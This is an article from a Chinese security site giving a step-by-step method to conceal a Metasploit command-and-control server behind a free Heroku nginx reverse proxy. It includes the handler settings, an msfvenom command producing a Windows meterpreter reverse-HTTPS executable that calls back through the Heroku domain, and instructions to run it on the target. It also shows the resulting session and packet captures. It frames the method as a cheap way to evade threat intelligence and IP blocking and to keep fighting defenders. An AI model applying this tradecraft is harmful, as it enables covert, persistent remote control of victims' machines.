




# 利用 heroku 隐藏 C2 服务器 – 安全客，安全资讯平台

本篇文章介绍如何使用 heroku 实现隐藏 metasploit–framework 的 C2 服务。



## 前言

本篇文章介绍如何使用 heroku 实现隐藏 metasploit–framework 的 C2 服务, 相比较于业界流行的 [域前置](#) [CDN](#) [重定向](#) 三种隐藏 C2 的方法, 本篇文章介绍的方法操作简单, 在与 [威胁情报](#) 和 [IP封锁](#) 对抗过程成本更低 (无论是时间成本还是资金成本).

## 当前流行的隐藏 C2 技术

[域前置](#) [CDN](#) [重定向](#) 是当前流行的三种隐藏 C2 的技术. Shanfenglan7 在其文章 [利用 CDN、域前置、重定向三种技术隐藏 C2 的区别](#) 中进行了非常细致的说明, 笔者在实际测试三种技术发现, 每种技术都有一些不足.

### CDN 隐藏 C2

使用 CDN 隐藏 C2 的准备工作大致如下

- 需要购买域名 (可以通过 <https://www.freenom.com/> 使用免费的)
- 需要购买 CDN 服务 (可以使用免费的 <https://www.cloudflare.com/> )
- 需要在 CDN 服务商处修改 DNS 记录
- 需要等待 DNS 记录生效 (如果你的域名绑定过其他 IP, 这个操作需要几个小时)

可以看到, 虽然通过组合免费服务可以实现零成本, 但是实现过程中需要进行很多配置操作, 时间成本及心智成本过高. 如果域名不是匿名注册, 还有被追踪溯源的风险.

### 域前置隐藏 C2

使用域前置隐藏 C2 的准备工作大致如下



- 需要购买域名 (可以通过 <https://www.freenom.com/> 使用免费的)
- 需要购买 CDN 服务 (可以使用免费的 <https://www.cloudflare.com/> )
- 需要在 CDN 服务商处修改 DNS 记录
- 需要等待 DNS 记录生效 (如果你的域名绑定过其他 IP, 这个操作需要几个小时)
- 需要知道 cdn 上的其他高信誉域名或者 ip
- 需要修改 malleable profile 文件

域前置相对于 CDN 还要进行更多的额外操作, 而且当前主流 CDN 服务商都已经开始屏蔽域前置技术.

### 重定向隐藏 C2

使用重定向隐藏 C2 的准备工作大致如下


- 需要两台 VPS
- 使用 apache 或者 nginx 配置重定向转发
- 需要修改 malleable profile 文件

重定向需要进行一些额外的编码及部署工作, 而且还需要将一台 VPS 的 IP 地址暴露给 威胁情报 , 可能被溯源, 其实并没有实现隐藏 C2 的目标.

## 利用 heroku 隐藏 C2 服务器

Heroku 是一个支持多种编程语言的云平台即服务。简单理解就是可以免费部署 docker 容器并且可以开放 web 服务到互联网. 下面介绍操作步骤.


- 首先注册 Heroku 账号，点击通过 <https://dashboard.heroku.com> 注册一个账号 (推荐使用 gmail)
- 注册成功以后登录，登录以后点击 [部署链接](#) ,
- app 名称填写为 `mydiydomain` (可自定义, 名称为后续域名前缀)，TARGET 环境变量填写为 C2 的 handler 地址



Deploy your own

[nginx-proxy](#)

Deploy nginx-proxy on Heroku.

 [FunnyWolf/nginx-proxy-heroku#master](#)


App name

mydiydomain


✓

mydiydomain is available

Choose a region

 United States

⌵

 Add to pipeline...

Config Vars

TARGET

Required

proxy target https://domain:port

https://her.cool:8443

⌵



Deploy app

- 然后点击 Deploy app 系统会自动部署.
- 在 metasploit-framework 中添加 handler, 配置如图

```
msf6 payload(windows/x64/meterpreter_reverse_https) > show options

Module options (payload/windows/x64/meterpreter_reverse_https):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  EXTENSIONS      no             Comma-separated list of extensions to load
  EXTINIT      no             Initialization strings for extensions
  LHOST      xper.cool       yes       The local listener hostname
  LPORT      8443            yes       The local listener port
  LURI       viper           no        The HTTP Path

msf6 payload(windows/x64/meterpreter_reverse_https) >
```

安全客 ( www.anquanke.com )

```
HttpReferer      no      An optional value to use for the Referer HTTP header
HttpServerName   Apache  no      The server header that the handler will send in response to requests
HttpUnknownRequestResponse <html><body><h1>It works!</h1></body></html> no      The returned HTML response body when the handler receives a request that
HttpUserAgent    Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko no      The user-agent that the payload should use for communication Max paramete
IgnoreUnknownPayloads false    no      Whether to drop connections from payloads using unknown UUIDs
InitialAutoRunScript      no      An initial script to run on session creation (before AutoRunScript)
KillHandlerFouce false    no      stop handler without check whether session exists
OverrideLHOST    mydiydomain.herokuapp.com no      When OverrideRequestHost is set, use this value as the host name for secon
OverrideLPORT    443      no      When OverrideRequestHost is set, use this value as the port number for secon
OverrideRequestHost true     no      Forces a specific host and port instead of using what the client requests
OverrideScheme   no      When OverrideRequestHost is set, use this value as the scheme for second
```

- 执行 `to_handler` 生成 listener
- 使用如下命令生成 payload

`msfvenom -p windows/x64/meterpreter_reverse_https LHOST=mydiydomain.herokuapp.com LPORT=443 -f exe -o ~/payload.exe`
- 上传运行目标机器运行即可

### 运行效果

- 在 metasploit-framework 中查看 session 如下, 可以看到 session 的链接地址为 heroku 中转服务器地址

```
Active sessions
=====

Id  Name  Type              Information                                     Connection
--  -
27  meterpreter x64/windows WIN2008E @ WIN2008B 172.17.32.209:8443 -> 34.229.193.70:42208 (192.168.146.12)

msf6 payload(windows/x64/meterpreter_reverse_https) > |
```

安全客 ( www.anquanke.com )

- 在目标机抓包效果如下

```
PS C:\Windows\system32> netstat -ano |findstr 2060
TCP      192.168.146.12:49227    34.234.209.139:443    ESTABLISHED    2060
```

安全客 ( www.anquanke.com )



```
PS C:\Windows\system32> s_
```

No.	Time	Source	Destination	Protocol	Length	Info
426...	6086.317285	192.168.146.12	34.234.209.139	TCP	66	49227 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=2
426...	6086.601312	34.234.209.139	192.168.146.12	TCP	60	443 → 49227 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M
426...	6086.601332	192.168.146.12	34.234.209.139	TCP	54	49227 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
426...	6086.601527	192.168.146.12	34.234.209.139	TLSv1	212	Client Hello
426...	6086.601647	34.234.209.139	192.168.146.12	TCP	60	443 → 49227 [ACK] Seq=1 Ack=159 Win=64240 Len=0
426...	6086.882030	34.234.209.139	192.168.146.12	TLSv1	1514	Server Hello
426...	6086.882031	34.234.209.139	192.168.146.12	TCP	1514	443 → 49227 [ACK] Seq=1461 Ack=159 Win=64240 Len=146
426...	6086.882031	34.234.209.139	192.168.146.12	TLSv1	1410	Certificate, Server Key Exchange, Server Hello Done
426...	6086.882055	192.168.146.12	34.234.209.139	TCP	54	49227 → 443 [ACK] Seq=159 Ack=4277 Win=64240 Len=0
426...	6086.886489	192.168.146.12	34.234.209.139	TLSv1	188	Client Key Exchange, Change Cipher Spec, Encrypted H
426...	6086.886679	34.234.209.139	192.168.146.12	TCP	60	443 → 49227 [ACK] Seq=4277 Ack=293 Win=64240 Len=0
426...	6087.155410	34.234.209.139	192.168.146.12	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
426...	6087.156138	192.168.146.12	34.234.209.139	TLSv1	427	Application Data
426...	6087.156270	34.234.209.139	192.168.146.12	TCP	60	443 → 49227 [ACK] Seq=4336 Ack=666 Win=64240 Len=0
427...	6088.084332	34.234.209.139	192.168.146.12	TLSv1	267	Application Data
427...	6088.184813	34.234.209.139	192.168.146.12	TCP	267	[TCP Retransmission] 443 → 49227 [PSH, ACK] Seq=4336
427...	6088.184827	192.168.146.12	34.234.209.139	TCP	54	49227 → 443 [ACK] Seq=666 Ack=4540 Win=63068 Len=0

Wireshark · 分组 426889 · 本地连接

+

Frame 426889: 1514 bytes on wire (12112 bits), 1514 bytes captured (12112 bits) on interface \Device

+

Ethernet II, Src: VMware\_fc:50:32 (00:50:56:fc:50:32), Dst: VMware\_f2:19:c4 (00:0c:29:f2:19:c4)

+

Internet Protocol Version 4, Src: 34.234.209.139, Dst: 192.168.146.12

+

Transmission Control Protocol, Src Port: 443, Dst Port: 49227, Seq: 1, Ack: 159, Len: 1460

+

Transport Layer Security

- +

TLSv1 Record Layer: Handshake Protocol: Server Hello
  - Content Type: Handshake (22)
  - Version: TLS 1.0 (0x0301)
  - Length: 89
    - +

Handshake Protocol: Server Hello
      - Handshake Type: Server Hello (2)
      - Length: 85
      - Version: TLS 1.0 (0x0301)
        - +

Random: 924d9f901ce1d4f10089321dcece6ac8e96efbfea9790821...
          - GMT Unix Time: Oct 13, 2047 14:24:16.000000000 中国标准时间
          - Random Bytes: 1ce1d4f10089321dcece6ac8e96efbfea9790821b2c4e970...
        - Session ID Length: 32
        - Session ID: 3963b0a3792dd7e18b3b777fd94cf29b4995abfc2848e92e...
        - Cipher Suite: TLS\_ECDHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (0xc013)
        - Compression Method: null (0)
        - Extensions Length: 13
          - +

Extension: renegotiation\_info (len=1)
          - +

Extension: ec\_point\_formats (len=4)

0040

01 92 4d 9f 90 1c e1 d4 f1 00 89 32 1d ce ce 6a

..M....2...

0050

c8 e9 6e fb fe a9 79 08 21 b2 c4 e9 70 fa 23 7d

..n...y.!...p.#}

0060

bd 20 39 63 b0 a3 79 2d d7 e1 8b 3b 77 7f d9 4c

..9c..y-...;w..L

0070

f2 9b 49 95 ab fc 28 48 e9 2e 8b 1e bc 20 50 3c

..I...(H....P<

0080

1b 5e c0 13 00 00 0d ff 01 00 01 00 00 0b 00 04

..^.....

0090

03 00 01 02 16 03 01 0e f8 0b 00 0e f4 00 0e f1

.....

00a0

00 06 6a 30 82 06 66 30 82 05 4e a0 03 02 01 02

..j0..f0..N....

00b0

02 10 0d 57 d1 0b 11 29 2a 3c 66 df cd cf 3a e8

..W...) \*<f...:

00c0

be 65 30 0d 06 09 2a 86 48 86 f7 0d 01 01 0b 05

..e0...\*.H.....

00d0

00 30 70 31 0b 30 09 06 03 55 04 06 13 02 55 53

..0p1.0..U....US

00e0

31 15 30 13 06 03 55 04 0a 13 0c 44 69 67 69 43

1.0...U...DigiC

00f0

65 72 74 20 49 6e 63 31 19 30 17 06 03 55 04 0b

ert Inc1.0...U..

0100

13 10 77 77 77 2e 64 69 67 69 63 65 72 74 2e 63

..www.di gicert.c

0110

6f 6d 31 2f 30 2d 06 03 55 04 03 13 26 44 69 67

om1/0...U...&Dig

0120

69 43 65 72 74 20 53 48 41 32 20 48 69 67 68 20

iCert SH A2 High

0130

41 73 73 75 72 61 6e 63 65 20 53 65 72 76 65 72

Assuranc e Server

0140

20 43 41 30 1e 17 0d 32 30 30 36 31 35 30 30 30

CA0...2 00615000

0150

30 30 30 5a 17 0d 32 31 30 37 30 37 31 32 30 30

000Z...21 07071200

0160

30 30 5a 30 6b 31 0b 30 09 06 03 55 04 06 13 02

00Z0k1.0...U....

0170

55 53 31 13 30 11 06 03 55 04 08 13 0a 43 61 6c

US1.0...U...Cal

0180

69 66 6f 72 6e 69 61 31 16 30 14 06 03 55 04 07

ifornia1.0...U..

0190

13 0d 53 61 6e 20 46 72 61 6e 63 69 73 63 6f 31

..San Fr ancisco1

01a0

15 30 13 06 03 55 04 0a 13 0c 48 65 72 6f 6b 75

..0...U...Heroku

01b0

2c 20 49 6e 63 2e 31 18 30 16 06 03 55 04 03 0c

, Inc.1.0...U...

01c0

0f 2a 2e 68 65 72 6f 6b 75 61 70 70 2e 63 6f 6d

..\*.herok uapp.com

01d0

30 82 01 22 30 0d 06 09 2a 86 48 86 f7 0d 01 01

0..."0...\*.H....

01e0

01 05 00 03 82 01 0f 00 30 82 01 0a 02 82 01 01

.....0.....

01f0

00 c9 cd d6 b1 f8 39 b6 2e 63 93 47 6f ec 55 e1

.....9...c-Go-U..

Close

Help



## 总结

---

heroku 隐藏 C2 从技术原理上看非常简单, 使用 heroku 服务部署 nginx 反向代理服务, payload 连接 heroku 的 nginx,nginx 将流量转发到 C2. 具体优势如下:

- 只需要注册 heroku 免费账号即可
- 无需注册或购买域名
- 自带可信的 SSL 证书 (heroku 域名自带证书)
- 如果 IP 地址被封锁, 可删除原有 heroku app 重新部署 heroku app(大约需要 30s), 与防守人员持续对抗
- 操作步骤简单